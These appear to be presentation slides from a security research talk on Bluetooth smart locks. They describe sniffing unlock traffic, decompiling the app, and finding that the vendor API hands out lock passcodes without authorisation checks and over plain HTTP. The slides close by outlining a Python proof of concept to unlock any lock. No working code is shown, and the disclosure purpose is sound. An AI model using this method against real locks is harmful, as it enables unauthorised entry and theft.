- Now that we have a decent testing rig, let's try to understand how this all works!
- In order to understand how these locks unlock, we'll use a combination of:
  - Bluetooth snooping (easily available on Android devices)
  - Decompiled source code (which we now know how to make some sense of)
- We will:
  - Capture the logs of some unlock events
  - Quickly realise that it's encrypted
  - ...but the app has to know how to handle the encryption, right?
  - So, we'll look at the source code to learn how that works!
- Then, we'll analyse the code further to understand how this all comes together

Where does the passcode come from?

- We now understand (more or less) how the unlock flow works.
- We're missing just one piece of the puzzle – the lock's actual passcode
- We know we didn't set it ourselves
- We hope it's not the same for all locks...
- So, where does it come from?
- Let's inspect HTTPS traffic from the app and see if it's there!
  - (it's there)
- Then, let's test the API for authorisation checks
  - (they're not there)
- So, hypothetically, we have all we need... right?

- Oh, while we're here, do we even *need* HTTPS/mTLS/all that stuff?
  - (no, the API happily responds to unencrypted HTTP requests 🤦‍♂️)

Putting together a proof of concept

We can now build a "simple" Python script

- (Okay, fine, it takes a little bit of research, and async code can be a little messy)

In short:

1. Re-implement the unlock flow in Python (or another language of choice)
2. Combine it with our ability to fetch passcodes
3. Unlock any lock, at any time

Simple, right?

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